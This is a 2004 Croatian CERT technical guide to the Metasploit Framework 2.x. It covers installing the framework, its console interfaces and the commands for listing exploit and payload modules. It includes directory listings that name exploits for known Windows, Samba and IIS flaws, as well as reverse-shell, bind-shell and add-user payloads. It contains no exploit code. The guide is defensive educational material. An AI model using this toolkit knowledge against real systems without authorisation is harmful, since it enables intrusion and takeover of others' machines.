HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Metasploit okruženje za provođenje penetracijskih testiranja

CCERT-PUBDOC-2004-07-81

CARNet CERT u suradnji s LS&S

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.

Rezultat toga rada ovaj je dokument, koji je nastao suradnjom CARNet CERT-a i LS&S-a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr - nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, www.lss.hr - laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Ovaj dokument predstavlja vlasništvo CARNet-a (CARNet CERT-a). Namijenjen je za javnu objavu, njime se može svatko koristiti, na njega se pozivati, ali samo u originalnom obliku, bez ikakvih izmjena, uz obavezno navođenje izvora podataka. Korištenje ovog dokumenta protivno gornjim navodima, povreda je autorskih prava CARNet-a, sukladno Zakonu o autorskim pravima. Počinitelj takve aktivnosti podliježe kaznenoj odgovornosti koja je regulirana Kaznenim zakonom RH.

Sadržaj

1. Uvod

Redovito ispitivanje sigurnosti informacijskih sustava (engl. *security assessment*) jedan je od temeljnih postupaka za pravovremenu detekciju, a samim time i uklanjanje sigurnosnih propusta u informacijskim sustavima. Provođenjem specijaliziranih testova, različitog tipa i opsega, moguće je na vrijeme uočiti potencijalne slabosti u sustavu te poduzeti odgovarajuće preventivne mjere koje će neovlaštenim korisnicima onemogućiti pristup sustavu.

Problem pravovremenog otkrivanja sigurnosnih propusta i njihovo uklanjanje postaje dodatno naglašen kada je poznato da se vremenski period između objave sigurnosnih upozorenja i malicioznih programa koji iskorištavaju uočene nedostatke sve manji i manji. Uzevši u obzir brojne sigurnosne incidente i maliciozne programe koji su se pojavili u proteklih godinu ili dvije (Blaster, Slammer, Sobig i sl.), jasno je da potreba za pravovremenom detekcijom sigurnosnih propusta i instalacijom odgovarajućih sigurnosnih zakrpi predstavlja temelj za uspostavu sigurnog i pouzdanog informacijskog sustava.

U današnje vrijeme kada se gotovo sva područja ljudske djelatnosti na određeni način baziraju na informacijskim tehnologijama i pratećim servisima, očuvanje integriteta, povjerljivosti i raspoloživosti informacijskih sustava iznimno je važan aspekt. Kompromitiranje bilo kojeg segmenta sustava najčešće je izravno povezano s materijalnim, odnosno financijskim gubicima, a postoje i brojni drugi faktori koje treba uzeti u razmatranje (gubitak reputacije i kredibiliteta, privatnost korisnika i sl.).

No, bez obzira na sve veću važnost i ogromna ulaganja u područje sigurnosti informacijskih sustava, i dalje smo svjedoci svakodnevne pojave novih, sve "maštovitijih" i destruktivnijih malicioznih programa i napada kojima neovlašteni korisnici nastoje ostvariti neovlašteni pristup tuđim resursima. Razlozi tome su brojni; velik broj različitih informacijskih tehnologija, sve kompleksniji sustavi, nedovoljna kompetentnost i obrazovanost sistem administratora i korisnika informacijskih sustava itd. Također, ne treba zaboraviti i na svakodnevni napredak tzv. "*blackhat*" zajednice, gdje se svakodnevno razvijaju novi alati i tehnike koje olakšavaju provođenje malicioznih aktivnosti i iskorištavanje slabosti u sustavima. Tako je danas je na Internetu moguće pronaći brojne Web stranice, portale, forume, IRC kanale i sl. na kojima je moguće naći vrlo korisne informacije o provođenju neovlaštenih aktivnosti kao i brojne maliciozne programe razvijene s ciljem iskorištavanja odgovarajućih sigurnosnih propusta. Ovakvi programi nazivaju se *exploiti* i moguće ih je pronaći kako na *underground* kanalima tako i na javno dostupnim Internet stranicama, odnosno portalima. Ukoliko se realno sagledaju navedeni aspekti, trenutna situacija u području informacijske sigurnosti najbolje se može opisati kao svakodnevna borba između neovlaštenih korisnika ("*blackhat*" zajednica) i sigurnosnih stručnjaka ("*whitehat*" zajednica) koji međusobno pokušavaju jedni drugi nadmudriti novim metodologijama, tehnikama i alatima. Svaki korak bilo koje od navedenih strana rezultira novim, maštovitijim i efikasnijim odgovorom druge strane.

Jedna od mogućnosti kojima je rizik od pojave sigurnosnih incidenata moguće minimizirati je upravo provođenje specijaliziranih sigurnosnih testova, kojima je cilj što vjernije simulirati maliciozne aktivnosti koje su svakodnevno prisutne na Internetu. Jedan od takvih tipova testiranja je i penetracijsko testiranje (engl. *penetration testing*), metoda kojom se sigurnosnim stručnjacima daje dozvola da svim raspoloživim sredstvima pokušaju ostvariti neautorizirani pristup sustavu, na sličan način kao što to rade i maliciozni korisnici. Ovakav postupak vrlo je složen i dugotrajan i zahtjeva iznimno visoku razinu stručnosti i iskustva onoga tko provodi testiranje.

S ciljem da se uniformira, olakša i pojednostavi postupak provođenja penetracijskog testiranja razvijen je Metasploit Framework programski paket namijenjen razvoju, pokretanju i podešavanju *exploit* modula kojima je moguće iskoristiti određeni sigurnosni propust. Iako je pitanje koliko su alati poput ovog zaista korisni, s obzirom na mogućnost njegove primjene u maliciozne svrhe ukoliko dođe u krive ruke, globalno je mišljene da alati kao što je Metasploit Framework mogu znatno pridonijeti podizanju razine sigurnosti informacijskih sustava, ali i edukaciji sistem inženjera i sigurnosnih stručnjaka te globalnom podizanju svijesti *whitehat* zajednice. U nastavku dokumenta biti će opisane osnovne karakteristike Metasploit Framework programskog paketa, način njegove instalacije te mogućnosti primjene u praksi.

2. Općenito o penetracijskim testiranjima

Penetracijsko testiranje je specijalizirani tip sigurnosnog ispitivanja kojem je cilj ostvariti pristup i preuzeti kontrolu nad ciljnim sustavom kako bi se na taj način uočili potencijalni sigurnosni nedostatci i slabosti unutar istoga. Postupak provođenja penetracijskih testova obuhvaća širok spektar različitih ispitivanja kojima se pokušava otkriti i najmanja slabost u sustavu koja bi se mogla iskoristiti za neovlašteni pristup sustavu. Osim pokretanja brojnih legitimnih, ali i malicioznih alata, penetracijska testiranja obuhvaćaju i druge tipove testova koji mogu omogućiti pristup sustavu. Kao najbolji primjer mogu se spomenuti tzv. socijalni inženjering testovi (engl. *social engineering*) kojima se pokušavaju iskoristi ljudske slabosti, propusti u organizaciji i sl. Banalni primjer provođenja *social engineering* napada je lažno predstavljane telefonom (iako je moguće korištenje i drugih komunikacijskih kanala) nekom od djelatnika s ciljem dolaska do povjerljivih informacija koje bi se mogle iskoristiti za neovlašteni pristup sustavu.

S obzirom na tip ispitivanja može se zaključiti da penetracijska testiranja zahtijevaju iznimno visoku razinu stručnosti i dobro poznavanje tehnika i alata koje maliciozni korisnici svakodnevno koriste na Internetu. Stručnjaci koje provode testiranja ovog tipa moraju biti iznimno dobro upoznati sa sigurnosnim propustima u različitim programskim paketima i operacijskim sustavima te načinima njihovog iskorištavanja.

Iskorištavanje poznatih sigurnosnih propusta nije nimalo trivijalan zadatak, budući da cijeli postupak zahtjeva razvoj specijaliziranih malicioznih programa (engl. *exploit*) koji će omogućiti iskorištavanje određene ranjivosti i ostvarivanje pristupa ciljnom sustavu. Razvoj *exploit* programa zahtjeva određene vještine programiranja u nekom od programskih jezika (najpopularniji su Perl, C i drugi) dobro poznavanje asemblerskih naredbi i načina rada operacijskog sustava na kojem se propust želi iskoristiti te brojne tehnike iskorištavanja različitih sigurnosnih propusta kao što su npr. *buffer overflow*, *format string*, *heap overflow* ranjivosti i sl.

Iako je danas na Internetu, što na javnim što na *underground* kanalima, moguće pronaći gotove *exploit* programe za određene sigurnosne propuste, mogućnost njihovog razvoja za rješavanje određenog problema vještina je koja je gotovo neophodna za kvalitetno provođenje penetracijskih testiranja.

Kao što jer već ranije spomenuto, Metasploit Framework okruženje opisano u ovom dokumentu, razvijeno je upravo iz razloga kako bi se sigurnosnim stručnjacima olakšao razvoj i primjena *exploit* programa. Alati poput Metasploit Framework-a pomažu u uniformiranju postupaka kao što su penetracijska testiranja te stvaranju dokumentiranih i sustavno organiziranih okruženja za provođenje ovakvih usko specijaliziranih zadataka. U nastavku dokumenta bit će detaljno opisane karakteristike Metasploit Framework programskog paketa te način njegovog korištenja.

3. Metasploit Framework

Metasploit Framework programski paket cjelovito je okruženje namijenjeno razvoju testnih *exploit* programa, njihovom podešavanju, testiranju i pokretanju te svim ostalim radnjama tipičnim za penetracijska testiranja. Program je razvijen prema uzoru na komercijalne alate slične namjene kao što su Core Impact (http://www.coresecurity.com/products/coreimpact/index.php) i Immunity Canvas (http://www.immunitysec.com/). Većina programa napisana je u Perl programskom jeziku, a samo su neke opcionalne komponente napisane u C i Python programskim jezicima.

Iako je osnovni cilj projekta da se sigurnosnim stručnjacima koji se bave penetracijskim testiranjima omogući jednostavnije provođenje penetracijskih testova i razvoj novih programa, isti alat primjenjiv je i u području brojnih drugih sigurnosnih istraživanja te razvoja novih potpisa i algoritama za IDS (engl. *Intrusion Detection Systems*) sustave.

Trenutne mogućnosti i kvaliteta Metasploit Framework okruženja jasan je pokazatelj da se radi o iznimno perspektivnom projektu koji će primjenu naći u različitim područjima ispitivanja sigurnosti informacijskih sustava. Također se smatra da u cijelom sustavu ima dosta prostora za napredak i implementaciju novih funkcionalnosti koje će dodatno pridonijeti kvaliteti programa.

3.1. Instalacija

Metasploit Framework sustav dostupan je za Linux i Windows operacijske sustave, što je također jedna od njegovih dodatnih kvaliteta. U nastavku dokumenta opisan je postupak instalacije na Linux operacijskim sustavima, iako je postupak sličan i na Windows sustavima. Trenutna inačica Metasploit Framework programa je 2.2 i moguće ju je dobaviti s URL adrese http://www.metasploit.com/projects/Framework/downloads.html.

Obzirom da je većina programa napisana u Perl programskom jeziku, inicijalna instalacija ne zahtjeva posebno prevođenje programa. Dovoljno je na sustavu imati instaliran Perl interpreter s odgovarajućim modulima koji su neophodni za rad programa (`Term-ReadLine-Gnu` i `NetSSLeay`) te otpakirati arhivu programa sljedećom naredbom

```
# tar -xzvf framework-2.1.tar.gz
```

Potrebne Perl module moguće je instalirati korištenjem CPAN servisa, a moguće ih je i zasebno instalirati iz izvornog koda. Oba Perl modula dolaze u paketu sa Metasploit Framework programskim paketom, a nalaze se u direktoriju `extras`. U nastavku je opisan postupak instalacije `Term ReadLine` modula iz paketa koji dolazi sa programom:


```
# cd extras
# tar -xzvf Term-ReadLine-Gnu-1.14.tar.gz
# cd Term-ReadLine-Gnu-1.14/
# perl Makefile.PL
# make
# make test
# make install
```

Postupak je identičan i za `NetSSLeay` modul.

Nakon što su svi moduli ispravno instalirani na sustavu, moguće je pokrenuti konzolu programa zadavanjem sljedeće naredbe:

```
./msfconsole
```

Konzola programa prikazana je na sljedećoj slici (Slika 1). Nakon pokretanja, program ispisuje verziju koja se koristi, broj raspoloživih *exploit* modula, te broj programa koje je moguće izvršiti na udaljenom sustavu nakon što je propust uspješno iskorišten (engl. *payload*).



Slika 1: Glavna konzola Metasploit Framework programa

U nastavku dokumenta bit će opisane neke od osnovnih karakteristika Metasploit Framework okruženja te način njegove primjene.

3.2. Korištenje programa

Postoje tri sučelja putem kojih je moguće upravljati Metasploit Framework okruženjem. To su:

- `msfconsole` – specijalizirana konzola s vlastitim skupom naredbi kojima je moguće upravljanje sustavom.
- `msfcli` – naredbeni redak putem kojeg je zadavanjem odgovarajućih naredbi moguće upravljati sustavom.
- `msfweb` – Web sučelje za upravljanje Metasploit Framework programskim paketom.


Od navedenih sučelja preporučljivo je korištenje `msfconsole` konzole zbog njene jednostavnosti i praktičnosti. Upravljanje putem konzole svodi se na zadavanje odgovarajućeg skupa naredbi kojima je moguće podesiti različite parametre vezane uz pojedino ispitivanje. Naredbe su vrlo jednostavne i intuitivne što olakšava proces upoznavanja sa programom i njegovim mogućnostima te načinom primjene. Slijedi kratki opis svakog od spomenutih sučelja.

3.2.1. Msfconsole sučelje

Nakon pokretanja `msfconsole` sučelja, korisniku se prikazuje naredbeni redak prikazan na slici (Slika 1), unutar kojega je moguće zadavati daljnje naredbe. Nakon aktivacije konzole program se nalazi u glavnom (*main mode*) načinu rada u kojem su raspoložive one naredbe programa koje su vezane uz podešavanje globalnih parametara programa.


3.2.1.1. Upoznavanje s programom

Iako je korištenje Metasploit Framework okruženja prilično jednostavno i intuitivno potrebno je neko vrijem dok se korisnik ne upozna sa osnovnim naredbama i raspoloživim funkcionalnostima. Za korisnike koji se prvi puta susreću sa `msf` konzolom, na raspolaganju je naredba **help** (Slika 2), koja će rezultirati ispisom svih naredbi raspoloživih u *main mode* načinu rada.



Slika 2: Naredbe raspoložive u *main mode* načinu rada

Kako se može vidjeti iz priloženog ispisa, korisniku je na raspolaganje stavljen niz naredbi kojima je moguće upravljati sustavom. Osim općenitih naredbi kojima je moguće zatražiti informacije o inačici programa i pojedinih *exploit* programa (naredbe **version** i **info**), promijeniti radni direktorij (naredba **cd**), izaći iz konzole (**exit** ili **quit**) itd., sljedeća važnija naredba je **show exploit** čijim se izvođenjem dobiva lista raspoloživih *exploit* modula (Slika 3).



Slika 3: Lista raspoloživih *exploit* programa


Iz dobivenog ispisa može se vidjeti kako je trenutno u sustav učitano oko dvadesetak *exploit* programa kojima je moguće ispitati odgovarajuće ranjivosti. U trenutnoj inačici dostupni su programi za različite operacijske sustave i programske pakete (Linux, Windows, IIS poslužitelj, Samba programski paket, Apache poslužitelj i sl.) što program čini primjenjivim u heterogenim računalnim

sustavima gdje se koristi kombinacija različitih operacijskih sustava i servisa. Svaki raspoloživi *exploit* modul implementiran je u odgovarajućem Perl modulu unutar direktorija `exploit`, čime se postiže modularnost sustava i jednostavna nadogradnja novim programima.

```
# ls -l

-rw-r--r--        6247 Srp 27 09:38 afp_loginext.pm
-rw-r--r--        6554 Srp 19 11:03 apache_chunked_win32.pm
-rw-r--r--        9627 Srp 27 09:38 blackice_pam_icq.pm
-rw-r--r--        9151 Kol  7 23:45 Credits.pm
-rw-r--r--        3279 Srp 19 11:03 distcc_exec.pm
-rw-r--r--        9100 Srp 19 11:03 exchange2000_xexch50.pm
-rw-r--r--        4869 Srp 19 11:03 frontpage_fp30reg_chunked.pm
-rw-r--r--        2837 Srp 19 11:03 ia_webmail.pm
-rw-r--r--        5063 Srp 19 11:03 iis50_nsiislog_post.pm
-rw-r--r--        4990 Srp 19 11:03 iis50_printer_overflow.pm
-rw-r--r--        6216 Srp 19 11:03 iis50_webdav_ntdll.pm
-rw-r--r--        3242 Srp 19 11:03 imail_ldap.pm
-rw-r--r--       12818 Srp 19 11:03 lsass_ms04_011.pm
-rw-r--r--        5376 Lip 13 06:54 mercantec_softcart.pm
-rw-r--r--        6231 Srp 19 11:03 msrpc_dcom_ms03_026.pm
-rw-r--r--        3807 Srp 19 11:03 mssql2000_resolution.pm
-rw-r--r--        8574 Srp  4 10:29 poptop_negative_read.pm
-rw-r--r--        3633 Srp 19 11:03 realserver_describe_linux.pm
-rw-r--r--       11291 Kol  5 01:36 samba_nttrans.pm
-rw-r--r--        4445 Srp 19 11:03 sambar6_search_results.pm
-rw-r--r--        6575 Srp 19 11:03 samba_trans2open.pm
-rw-r--r--        8420 Srp  4 10:29 servu_mdtm_overflow.pm
-rw-r--r--       15299 Srp 27 09:38 smb_sniffer.pm
-rw-r--r--        9971 Srp 19 11:03 solaris_sadmind_exec.pm
-rw-r--r--        6570 Lip 22 09:56 squid_ntlm_authenticate.pm
-rw-r--r--        5355 Srp 24 23:46 svnserve_date.pm
-rw-r--r--        2076 Lip  9 09:39 Tester.pm
-rw-r--r--        6244 Srp 27 09:38 ut2004_secure_linux.pm
-rw-r--r--        4826 Srp 27 09:38 ut2004_secure_win32.pm
-rw-r--r--        3251 Srp 19 11:03 warftpd_165_pass.pm
-rw-r--r--        2210 Srp 19 11:03 Win32Tester.pm
-rw-r--r--        5183 Srp 19 11:04 windows_ssl_pct.pm
```

Detaljnije informacije o pojedinom modulu i način u njegovog korištenja moguće je dobiti zadavanjem naredbe **info exploit <ime_exploit_programa>** (Slika 4).




Slika 4: Općenite informacije o pojedinom programu

Dobiveni podaci sadrže informacije o imenu *exploit* programa (koje najčešće odgovara imenu ranjivosti uz koju je program vezan), njegovom autoru, ciljnom operacijskom sustavu i ranjivim inačicama, načinu korištenja i sl.

Naredbi **show** moguće je proslijediti i parametar **payloads**, kojim se dobiva lista raspoloživih *payload* programa koje je moguće koristiti. Kako je već ranije spomenuto *payload* je programski kod koji će se izvršiti na ranjivom sustavu nakon što je propust uspješno iskorišten. Kao *payload* program najčešće se koristi shell ljuska koja će neovlaštenom korisniku omogućiti potpunu kontrolu nad ciljnim sustavom (engl. *shellcode*), iako postoje i drugi oblici *payload* programa s drugačijim funkcionalnostima (kreiranje novih korisničkih računa na sustavu, izvršavanje proizvoljnih naredbi i sl.).

Izvršavanjem naredbe **show payloads** dobiva se ispis kao na slici(Slika 5).



Slika 5: Raspoloživi *payload* programi


Slično kao i kod *exploit* modula, svaki *payload* program predstavlja jednu Perl datoteku koja se nalazi unutar direktorija `payloads`.

```
# ls -l
-rw-r--r--        1855 Srp 22 01:20 bsdix86_bind.pm
-rw-r--r--        1898 Srp 22 01:20 bsdix86_findsock.pm
-rw-r--r--        2001 Srp 22 01:20 bsdix86_reverse.pm
-rw-r--r--        1355 Srp 22 01:20 bsdx86_bind_ie.pm
-rw-r--r--        7110 Srp 22 01:20 bsdx86_bind.pm
-rw-r--r--        6840 Srp 22 01:20 bsdx86_findsock.pm
-rw-r--r--        1394 Srp 22 01:20 bsdx86_reverse_ie.pm
-rw-r--r--        1982 Srp 22 01:20 bsdx86_reverse.pm
-rw-r--r--        1228 Srp 22 01:20 cmd_generic.pm
-rw-r--r--        1496 Srp 22 01:20 cmd_sol_bind.pm
-rw-r--r--        1598 Srp 22 01:20 cmd_unix_reverse_nss.pm
-rw-r--r--        1690 Srp 22 01:20 cmd_unix_reverse.pm
-rw-r--r--        1052 Srp 22 01:20 Empty.pm
-rw-r--r--        1359 Srp 22 01:20 linx86_bind_ie.pm
-rw-r--r--        1831 Srp 22 01:20 linx86_bind.pm
-rw-r--r--        2089 Srp 22 01:20 linx86_findrecv.pm
-rw-r--r--        6767 Srp 22 01:20 linx86_findsock.pm
-rw-r--r--        1398 Srp 22 01:20 linx86_reverse_ie.pm
-rw-r--r--        3547 Srp 22 01:20 linx86_reverse_impurity.pm
-rw-r--r--        2109 Srp 22 01:20 linx86_reverse.pm
-rw-r--r--        1780 Srp 22 01:20 linx86_reverse_xor.pm
-rw-r--r--        2187 Srp 27 09:38 osx_bind.pm
-rw-r--r--        2285 Srp 27 09:38 osx_reverse.pm
-rw-r--r--        1004 Srp 22 01:20 solsparc_bind.pm
-rw-r--r--        1024 Srp 22 02:10 solsparc_findsock.pm
-rw-r--r--        1016 Srp 22 01:20 solsparc_reverse.pm
-rw-r--r--        1860 Srp 22 01:20 solx86_bind.pm
-rw-r--r--        6719 Srp 22 01:20 solx86_findsock.pm
-rw-r--r--        2027 Srp 22 01:20 solx86_reverse.pm
-rw-r--r--        1474 Srp 22 01:20 win32_adduser.pm
-rw-r--r--        1363 Srp 23 08:06 win32_bind_dllinject.pm
-rw-r--r--        3027 Srp 22 01:20 win32_bind.pm
-rw-r--r--        1003 Srp 22 01:20 win32_bind_stg.pm
-rw-r--r--        1037 Srp 22 01:20 win32_bind_stg_upexec.pm
```

```
-rw-r--r--        3680 Srp 22 01:20 win32_bind_vncinject.pm
-rw-r--r--        1146 Srp 22 01:20 win32_exec.pm
-rw-r--r--        1359 Srp 23 08:06 win32_reverse_dllinject.pm
-rw-r--r--        2979 Srp 22 01:20 win32_reverse.pm
-rw-r--r--        1146 Srp 22 01:20 win32_reverse_stg_ie.pm
-rw-r--r--        1015 Srp 22 01:20 win32_reverse_stg.pm
-rw-r--r--        1041 Srp 22 01:20 win32_reverse_stg_upexec.pm
-rw-r--r--        3680 Srp 22 01:20 win32_reverse_vncinject.pm
```

U praksi se kao *payload* program najčešće koristi program ljuske (engl. *shell*), budući da omogućava izvršavanje proizvoljnih naredbi na sustavu, a samim time i preuzimanje potpune kontrole nad istim (ukoliko je pokrenut s ovlastima administratora),. Slično je i kod Metasploit Framework programa. Većina raspoloživih *payload* programa omogućava pokretanje aktivne ljuske koja će korisniku omogućiti pristup kompromitiranom sustavu. No, iako je cilj svih ovih *payload* programa identičan, a to je omogućiti izvršavanje naredbi na udaljenom sustavu, postoje različiti načini na koje je to moguće postići. Samim time postoji i nekoliko različitih *payload* programa kojima je isti cilj moguće ostvariti na nekoliko različitih načina, ovisno o specifičnosti okruženja. Tako npr. postoji *bind shellcode* program koji na udaljenom sustavu pokreće ljusku na predefiniranom TCP ili UDP portu, *reverse shell* ljusku koja s sa kompromitiranog sustava povezuje na napadačevo računalo, ljusku koja se pokreće putem `inetd` poslužitelja, ljusku koja se pokreće nakon uspješno uspostavljene konekcije itd.

Detaljnije informacije o pojedinom *payload* programu, slično kao što je to bio slučaj kod *exploit* modula, moguće je dobiti zadavanjem naredbe **info payload <ime_payload_programa>** (Slika 5).



